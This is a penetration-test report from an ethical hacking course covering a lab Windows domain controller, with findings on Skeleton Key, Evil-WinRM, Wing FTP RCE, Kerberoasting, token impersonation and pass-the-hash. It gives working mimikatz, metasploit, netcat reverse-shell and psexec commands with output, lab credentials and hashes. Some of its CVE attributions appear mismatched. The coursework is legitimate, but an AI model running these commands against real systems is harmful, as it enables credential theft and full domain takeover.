Given the nature of the exploit, a successful attack can have severe consequences. An attacker with a Skeleton Key can authenticate as any user, giving them access to any resources that the user has access to. This can lead to data theft, unauthorized modification of data, and further compromise of the network.

Method #1

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```

Figure 10. Running the command on mimikatz




Figure 11. Screenshot of trying with the injectedPassword





Figure 12. Log in attempt succeeds.

Method #2

`net use x: \\nzbbs.local\admin$ /user:Administrator mimikatz`

You can authenticate for domain admin using the skeleton key as the admin password to get access to the domain controller

Run the command on mimikatz: `misc::skeleton` to make sure its been patched in memory. The error means that it is already loaded into memory of the running system.



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
ERROR kuhl_m_misc_skeleton ; Second pattern not found

mimikatz #
```

Figure 13. Confirm skeleton key is loaded into memory

Recommendations

- Regularly update and patch systems to fix known vulnerabilities that could be used to gain access to the domain controller.
- Implement strict access controls and monitoring on the domain controller to prevent unauthorized access.
- Regularly monitor for signs of Skeleton Key usage, such as unusual authentication patterns.

References

- [CVE-2014-6324](<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6324>)
- [NVD - CVE-2014-6324](<https://nvd.nist.gov/vuln/detail/CVE-2014-6324>)

4 – Evil-Winrm RCE (Remote Code Execution)

HIGH RISK (8.8/10)	
Probability	Medium
Impact	High
Remediation	Medium

Exploit

Evil-WinRM is a tool that exploits the Windows Remote Management (WinRM) service which is a SOAP based protocol allowing software and hardware from various systems to interoperate. The Evil-WinRM tool establishes a connection to WinRM service and provides additional functionalities relevant in a pentest/cyberattack.

Probability

Authentication is required for the exploit to work. The tool is written in Ruby 2.3 or higher, which will need to be installed on the Target for the exploit to work. Given that credentials can be bruteforced over time or social engineered, in a real system the probability can be higher.

Impact

Evil-WinRM provides various functionalities such as command history, file auto-complete, up/download files, listing remote machine services, loading powershell scripts and DLL files. Evil-WinRM can be used with the privilege of the user it 'logged in' to, so as long as the user has a folder it can write to, malware can be uploaded using this tool. This can be used to totally compromise the Target system.

Method

We first created a user called 'amir' on the Target and gave it admin privileges. This was done from a shell spawned by meterpreter gained from the Eternal Blue exploit.

shell

Net user amir Admin123 /add

Net localgroup Administrators amir /add

Once the account is created, Evil-WinRM can be used to connect to it. Because the user account

Unitec Ethical Hacking Assignment 2 (HTCS6705)

has admin privileges, the Evil-WinRM shell will also have admin privileges.

Evil-winrm -i 192.168.4.20 -u amir -p Admin123

```
(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.4.20 -u amir -p Admin123

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\amir\Documents> pwd

Path
C:\Users\amir\Documents

*Evil-WinRM* PS C:\Users\amir\Documents> whoami
nzbbs\amir
*Evil-WinRM* PS C:\Users\amir\Documents> ls
*Evil-WinRM* PS C:\Users\amir\Documents> cd ../..
*Evil-WinRM* PS C:\Users> ls

Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -
d-----         11/22/2022   6:24 AM             Administrator
d-----         6/25/2023   6:47 PM              amir
d-r--         8/23/2013   3:39 AM             Public

*Evil-WinRM* PS C:\Users> 
```

Figure 14. Using the created account to use Evil-WinRM to ssh into the Target with administrator privileges.

Recommendations

- Disable Win-RM if not required – given that WinRM is a tool used to make management of server easier, this may not be feasible.
- Regular patching of system.
- Employ network segmentation and security access controls to prevent lateral movement using Win-RM.
- Monitor for unauthorized access using Win-RM service.
- Strengthen user credentials.

References

- <https://kalilinuxtutorials.com/evil-winrm-hacking-pentesting/>
- [NVD - CVE-2019-16113 \(nist.gov\)](https://nvd.nist.gov/vuln/detail/CVE-2019-16113)

5 – WingFTP Server RCE (Remote Code Execution)

HIGH RISK (8.5/10)	
Probability	High
Impact	High
Remediation	Easy

Exploit

This exploit targets a vulnerability in Wing FTP server 4.3.8 and lower. The vulnerability is due to the software not sanitizing user supplied input into the lua console in the web configurator. This allows code to be run on the Target system.

Probability

Exploit requires administrative credentials to the Wing FTP server to exploit. The probability of exploit will largely depend on how well the credentials are managed, which in this case, was left out in the open on the Desktop.

Impact

Confidentiality: The attacker could gain access to the files on the FTP server and any other data that the server has access to.

Integrity: The attacker could modify files on the server, potentially leading to data corruption, altered website content, or distribution of malware.

Availability: The attacker could delete files or shut down the server, causing disruption of service.

Method

First we discovered leaked credentials sitting on the Administrator desktop. This was used to authenticate into the Wing FTP server. There were two methods.

The first method uses a python script to authenticate into WingFTP server. We need to set up a netcat listener to catch the shell when it pops. The port must be identified before the exploit can run.

The command used was:

```
nc -lvp 4445
```

```
python3 wingFTP.py 192.168.4.20 5466 192.168.4.2 4445 admin Super1337!
```

The second method used metasploit module 'windows/ftp/wing_ftp_admin_exec' to run the exploit. Both methods obtain a reverse shell with admin privileges on the Target.

```

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          11/5/2022   9:31 AM         4812288 40d5fda024c3fc287fc841f23998ec27-f
a_ftp_setup.msi
-a-----          11/5/2022   12:06 PM         7700112 482625f61c2fceb6d6f7f2c10e705e01-W
ingFtpServer.exe
-a-----           8/7/2007   11:16 PM           144 changelog.txt
-a-----          11/6/2022    7:56 AM           667 ftpd.conf
-a-----           8/7/2007   11:14 PM          53248 ftpd.exe
-a-----          11/6/2022    5:44 AM          3001 FTPShell Client.lnk
-a-----           7/4/2023    8:42 PM           208 list.tmp
-a-----           8/7/2007   11:11 PM          23413 main.cpp
-a-----          11/22/2022    6:31 AM           74 passwords.txt

PS C:\Users\Administrator\Desktop> cat passwords.txt
ftp login: admin, password: Super1337!
User login: root, password:THv8srN
PS C:\Users\Administrator\Desktop>

```

Figure 15. Find the leaked credentials in the desktop of the Administrator account

```

kali@kali: ~
File Actions Edit View Help

kali@kali: ~/files/windowsServer2012
$ python3 wingFTP.py 192.168.4.20 5466 192.168.4.2 4445 admin Super1337!

Login successful - Cookie: UIDADMIN=247d29b81f2a2ef9371e88dc56293
The payload has been sent. Check your listener.

kali@kali: ~/files/windowsServer2012

kali@kali: ~
$ nc -lvp 4445
listening on [any] 4445 ...
connect to [192.168.4.2] from (UNKNOWN) [192.168.4.20] 1075
whoami
nt authority\system
PS C:\Windows\system32> ls

Directory: C:\Windows\system32

Mode                LastWriteTime         Length Name
----                -
d-----          3/22/2014    7:09 AM           0409
d-----          8/23/2013    3:39 AM          AdvancedInstallers
d-----          8/23/2013    3:39 AM          AppLocker
d-----          8/23/2013    3:39 AM           ar-SA
d-----          11/22/2022    6:34 AM          BestPractices
d-----          8/23/2013    3:39 AM           bg-BG
d-----          8/23/2013    3:39 AM          catroot
d-----          8/23/2013    3:46 AM           Com
d-----          8/23/2013    3:39 AM          config

```

Figure 16. Use the leaked credentials to create a reverse shell into the Target

Unitec Ethical Hacking Assignment 2 (HTCS6705)

```
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > show options

Module options (exploit/windows/ftp/wing_ftp_admin_exec):

  Name      Current Setting  Required  Description
  --      -
  PASSWORD  Super1337!      yes       Admin password
  Proxies                    no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.4.20    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  basics/using-metasploit.html
  RPORT      5466            yes       The target port (TCP)
  SSL        false           no       Negotiate SSL/TLS for outgoing connections
  SSLCert                    no       Path to a custom SSL certificate (default is randomly generated)
  USERNAME   admin           yes       Admin username
  VHOST                      no       HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.4.2     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wing FTP Server >= 3.0.0

View the full module info with the info, or info -d command.

msf6 exploit(windows/ftp/wing_ftp_admin_exec) > run

[*] Started reverse TCP handler on 192.168.4.2:4444
[*] Found Wing FTP Server 4.3.8
[+] Found Powershell at C:\Windows\System32\WindowsPowerShell\v1.0\
[*] Executing payload via PowerShell ...
[*] Sending stage (175686 bytes) to 192.168.4.20
[*] Meterpreter session 1 opened (192.168.4.2:4444 -> 192.168.4.20:1162) at 2023-07-04 21:24:43 +1200

meterpreter > 
```

Figure 17. Use metasploit module windows/ftp/wing_ftp_admin_exec to establish reverse shell

Recommendations

- Regular patching and updates to protect against vulnerabilities. Update to a version higher than 4.4.7.
- Ensure strong credentials are used and manage them. The credentials were found out in the open which allowed the attack to happen.
- Use a Web Application Firewall to filter out malicious inputs.
- Restrict access to admin interface to certain IP addresses.
- Monitor servers for unusual activity.

References

- <https://www.exploit-db.com/exploits/50720>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4108>

6 – Kerberoasting

HIGH RISK (8.1/10)	
Probability	Medium-High
Impact	High
Remediation	Medium

CVSS Score

The Kerberoasting exploit has a CVSS score of 8.1 which is considered high, indicating that the exploit poses a significant threat to system security. The Kerberoasting exploit is associated with CVE-2022-33679.

Exploit

Kerberoasting is a method of extracting service account credentials from Active Directory as a regular user without sending any packets to the target system. This attack allows an attacker to retrieve hashes of service accounts which often have high privileges from Active Directory. The hashes can then be cracked offline. The attack takes advantage of how service accounts leverage Kerberos authentication with Service Principal Names (SPNs).

Probability

The success of the exploit largely depends on the strength of the passwords for the service accounts and the ability of the attacker to crack the extracted hashes. If weak passwords are used for these accounts, the probability of the exploit succeeding is high.

Impact

Given the nature of the exploit, a successful attack can have severe consequences. An attacker who successfully exploits this vulnerability could potentially gain unauthorized access to resources and perform actions with the same permissions as the compromised service account, which often has high privileges.

```

Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Desktop\kerberoast-master\kerberoast-master> .\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=NZBBC,DC=local
PasswordLastSet      : 11/5/2022 8:51:32 AM

PS C:\Users\Administrator\Desktop\kerberoast-master\kerberoast-master> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\Administrator\Desktop\kerberoast-master\kerberoast-master> New-Object System.IdentityModel.Tokens.KerberosRe
questorSecurityToken -ArgumentList "kadmin/changepw"

Id                : uuid-1692d406-7b30-4aba-b472-9d73138f3b1b-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 7/3/2023 6:39:43 AM
ValidTo           : 7/3/2023 6:41:43 AM
ServicePrincipalName : kadmin/changepw
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

PS C:\Users\Administrator\Desktop\kerberoast-master\kerberoast-master> C:\Users\amir\Desktop\mimikatz_trunk\x64\mimikatz
.exe

##### mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
# V #> > https://blog.gentilkiwi.com/mimikatz
##### Vincent LE TOUX ( vincent.letoux@gmail.com )
> https://pingcastle.com / https://mysmartlogon.com ====

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 7/2/2023 11:28:06 PM ; 7/3/2023 9:28:06 AM ; 7/9/2023 11:28:06 PM
Server Name       : krbtgt/NZBBC.LOCAL @ NZBBC.LOCAL
Client Name       : Administrator @ NZBBC.LOCAL
Flags 40a10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file   : 0-40a10000-Administrator@krbtgt-NZBBC.LOCAL-NZBBC.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 7/2/2023 11:39:43 PM ; 7/2/2023 11:41:43 PM ; 7/2/2023 11:41:43 PM
Server Name       : kadmin/changepw @ NZBBC.LOCAL
Client Name       : Administrator @ NZBBC.LOCAL
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 1-40a10000-Administrator@kadmin-changepw-NZBBC.LOCAL.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 7/2/2023 11:28:06 PM ; 7/3/2023 9:28:06 AM ; 7/9/2023 11:28:06 PM
Server Name       : host/nzbbdc.nzbbc.local @ NZBBC.LOCAL
Client Name       : Administrator @ NZBBC.LOCAL
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a50000-Administrator@host-nzbbdc.nzbbc.local-NZBBC.LOCAL.kirbi

mimikatz # _

```

Figure 18. Screenshot of exporting kerberos.

Commands:

Step 1: Run powershell as admin

Step 2: cd to the folder

Get Users with SPNs

Step 3: RUN: `.\GetUserSPNs.ps1`

Get Service Tickets

Step 4: RUN BOTH SAME TIME:

`Add-Type -AssemblyName System.IdentityModel`

`New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList`

`"kadmin/changepw"`

Step 5: Extract Tickets by running: Mimikatz Type: `kerberos::list /export`

Step 6 Crack Tickets: `./tgsrepcrack.py wordlist.txt 1-40a10000-Administrator@kadmin-changepw-NZBBC.LOCAL.kirbi`




Figure 19. Screenshot of export




Figure 20. Screenshot of cracking the hash




Figure 21. Screenshot of Successfully cracked

FILE: <https://cdn.discordapp.com/attachments/1125631650747924571/1125648285596651580/1-40a10000-Administratorkadminchange-pw-NZBBC.LOCAL.kirbi>

Recommendations:

- Use strong, complex passwords for service accounts to make offline cracking attempts more difficult.
- Regularly rotate the passwords of service accounts.
- Monitor for unusual activity related to service accounts, such as numerous authentication requests.
- Limit the privileges of service accounts to the minimum necessary for the performance of their duties.

References

- [CVE-2022-33679](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-33679)
- [NVD - CVE-2022-33679](https://nvd.nist.gov/vuln/detail/CVE-2022-33679)

7 – Token Impersonation

HIGH RISK (8/10)	
Probability	Medium
Impact	High
Remediation	Medium

Exploit

Token Impersonation allows attackers to assume the identity of a user by exploiting weaknesses in the token-based authentication system, which also involves manipulating security tokens to represent user credentials to gain unauthorised access.

Probability

The probability of this exploit depends on the specific vulnerability target, the sophistication of the attacker, and the effectiveness of the security measures in place.

Impact

Successful token impersonation can have significant consequences such as:

- Attackers can gain unauthorised access to resources and systems, potentially compromising data confidentiality, integrity and availability.
- By impersonating a privileged user, attackers can elevate privileges which can lead to system compromise, data breaches and unauthorised modifications.
- Impersonated identities may have access to sensitive information that attackers can exploit to manipulate and steal critical data.
- Attackers can leverage impersonated identities to disrupt the system, launch additional attacks or spread malware in the network.

```
meterpreter > list_tokens -u
Delegation Tokens Available
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Impersonation Tokens Available
No tokens available

meterpreter > list_tokens -u
Delegation Tokens Available
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
NZBBC\amir
Window Manager\DWM-1
Impersonation Tokens Available
No tokens available

meterpreter > impersonate_token nzbbc\amir
[+] Delegation token available
[+] Successfully impersonated user NZBBC\amir
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 1172 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nzbbc\amir

C:\Windows\system32>
```

Figure 22. Screenshot of successful impersonation of a token.

Recommendations

- Keep systems and applications up to date with the latest security patches to address known vulnerabilities in token-based authentication mechanisms.
- Implement the principle of least privilege by granting only necessary permissions to users to perform their tasks.
- Ensure secure tokens are properly generated, validated and protected against tampering.
- Implement robust monitoring and logging mechanisms to detect and investigate suspicious activities related to token usage.
- Educate users about risks associated with impersonation attacks to prevent unauthorised credentials disclosure.

8 – FTP server RCE (Remote Code Execution)

HIGH RISK (8/10)	
Probability	High
Impact	High
Remediation	Easy

Exploit

This exploit takes advantage of the leaked credentials on the Administrator desktop and the FTP server that can be activated. This is an attack vector that will need to be dealt with.

Probability

The probability of this exploit happening after compromising the Target is very high. However, if the Target is still secure the probability of exploit is zero because the FTP server is not running by default. The FTP server needs to be manually started up with a reverse shell.

Impact

Admin privilege is granted, which grants potential to completely compromise the CIA (Confidentiality, Integrity, Availability) triad and severely impact business function. Increases persistence on the Target. Can upload and download files to Target.

Method

First start up the FTP server using a shell. In this case we used meterpreter. Admin privileges is not required to start the FTP server.

Second find the ftpd.conf file and open it to find the credentials of the users in plaintext.

With the FTP server started, enter the below command to connect to the FTP server.

Ftp 192.168.4.20

Recommendations

- Establishing a security policy on handling credentials.
- Encrypt the credentials using an asymmetric encryption key and store the key on a different machine.
- Eliminate the service if it is not required.

```
Listing: C:\Users\Administrator\Desktop
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	4812288	fil	2022-11-05 09:31:27 +1300	40d5fda024c3fc287fc841f23998ec27-fa_ftp_setup.msi
100777/rwxrwxrwx	7700112	fil	2022-11-05 12:06:17 +1300	482625f61c2fcebdf6f7f2c10e705e01-WingFtpServer.exe
100666/rw-rw-rw-	3001	fil	2022-11-06 05:44:10 +1300	FTPShell Client.lnk
100666/rw-rw-rw-	144	fil	2007-08-07 23:16:41 +1200	changelog.txt
100666/rw-rw-rw-	282	fil	2022-11-06 04:23:55 +1300	desktop.ini
100666/rw-rw-rw-	667	fil	2022-11-06 07:56:35 +1300	ftpd.conf
100777/rwxrwxrwx	53248	fil	2007-08-07 23:14:38 +1200	ftpd.exe
100666/rw-rw-rw-	23413	fil	2007-08-07 23:11:54 +1200	main.cpp
100666/rw-rw-rw-	74	fil	2022-11-22 06:31:45 +1300	passwords.txt

```
meterpreter > execute -f ftpd.exe
Process 712 created.
meterpreter > cat ftpd.conf
# This is configuration file for Gabriel's FTP Server
# - To add an user use syntax: user [username] [password] [home] [privileges]
# - [privileges] are r(read) w(write) d(delete) !!! don't separate with a space
# - if home(musn't contain spaces) is unavailable the local directory will be used
# passwords for anonymous logins will be ignored
# if you don't want an user to have any privileges, just put a period instead
# ex: user admin SuperHardPassword! C:\Users\Administrator\new\ rwd
user admin superhardpassword C: rwd
user anonymous anonymous C: r
user moderator haha C:\ rd
user talker blabla C: rw
user dummy dummy C: .
# Listening port
```

Figure 23. Execute the ftpd.exe and open ftpd.conf to find passwords

```
(kali@kali)-[~/files/windowsServer2012]
$ ftp 192.168.4.20
Connected to 192.168.4.20.
220- *****
    **      Welcome on      **
    *   Gabriel's FTP Server *
    **      07/2007 Release  **
220 *****
Name (192.168.4.20:kali): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is WINDOWS.
ftp> whoami
?Invalid command.
ftp> ls
227 Entering passive mode (127,0,0,1,39,16)
Passive mode address mismatch.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> whoami
?Invalid command.
ftp> clear
?Invalid command.
ftp> ls
200 Port Command Successful.
150 Opening Binary mode connection for file list.
-rw-r--r-- 1 admin admin 4812288 Jan 1 2000 40d5fda024c3fc287fc841f23998ec27-fa_ftp_setup.msi
-rw-r--r-- 1 admin admin 7700112 Jan 1 2000 482625f61c2fceb6d6f7f2c10e705e01-WingFtpServer.exe
-rw-r--r-- 1 admin admin 144 Jan 1 2000 changelog.txt
-rw-r--r-- 1 admin admin 282 Jan 1 2000 desktop.ini
-rw-r--r-- 1 admin admin 667 Jan 1 2000 ftpd.conf
-rw-r--r-- 1 admin admin 53248 Jan 1 2000 ftpd.exe
-rw-r--r-- 1 admin admin 3001 Jan 1 2000 FTPShell Client.lnk
-rw-r--r-- 1 admin admin 208 Jan 1 2000 list.tmp
-rw-r--r-- 1 admin admin 23413 Jan 1 2000 main.cpp
-rw-r--r-- 1 admin admin 74 Jan 1 2000 passwords.txt
226 Transfert Complete.
ftp> █
```

Figure 24. Use ftp command to access FTP server

9 – Pass the Hash

HIGH RISK (8/10)	
Probability	Medium
Impact	High
Remediation	Medium

CVSS Score

The Pass the Hash exploit has a CVSS score of 7.6 which is considered high, indicating that the exploit poses a significant threat to system security. The Pass the Hash exploit is associated with CVE-2017-0143.

Exploit

Pass the Hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In a PtH attack, the attacker steals password hashes from a system, then uses those hashes to authenticate to a remote server or service.

Probability

The success of the exploit largely depends on the attacker's ability to gain access to the password hashes. This typically requires the attacker to have already compromised the system to a significant degree.

Impact

Given the nature of the exploit, a successful attack can have severe consequences. An attacker who successfully exploits this vulnerability could potentially gain unauthorized access to resources and perform actions with the same permissions as the compromised account.

Method #1




Figure 251 Screenshot of successful.

Commands:

Step 1: Run mimikatz

Step 2: Enter `log passthehash.log`

Step 3: Enter `privilege::debug`

Step 4: Enter `sekurlsa::logonpasswords`

Step 5: Grab AN ADMIN NTLM HASH e.g. `d6e160b12b51105acc98cea3e3d0479d`

Step 6: `sekurlsa::pth /user:NNZBBDC$ /domain:nzbbc.local /ntlm:d6e160b12b51105acc98cea3e3d0479d`

FILE:

<https://cdn.discordapp.com/attachments/1125631650747924571/1125723050986455140/passthehash.log>

Method #2

Following on from Finding #2 Golden Ticket, we will assume we have the hash of the Administrator account, and the impackets python script on hand.

Execute the command below to establish a reverse shell with admin privileges on Target.

`python3 psexec.py -hashes :d605c3cd1347bacaefcdb4598df2c200 Administrator@192.168.4.20`


```
(kali㉿kali)-[~/files/windowsServer2012]
$ python3 psexec.py -hashes :d605c3cd1347bacaefcdb4598df2c200 Administrator@192.168.4.20
Impacket v0.10.1.dev1+20230629.121115.b5dab2df - Copyright 2022 Fortra

[*] Requesting shares on 192.168.4.20.....
[*] Found writable share ADMIN$
[*] Uploading file HNYwkYsT.exe
[*] Opening SVCManager on 192.168.4.20.....
[*] Creating service Acxa on 192.168.4.20.....
[*] Starting service Acxa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```

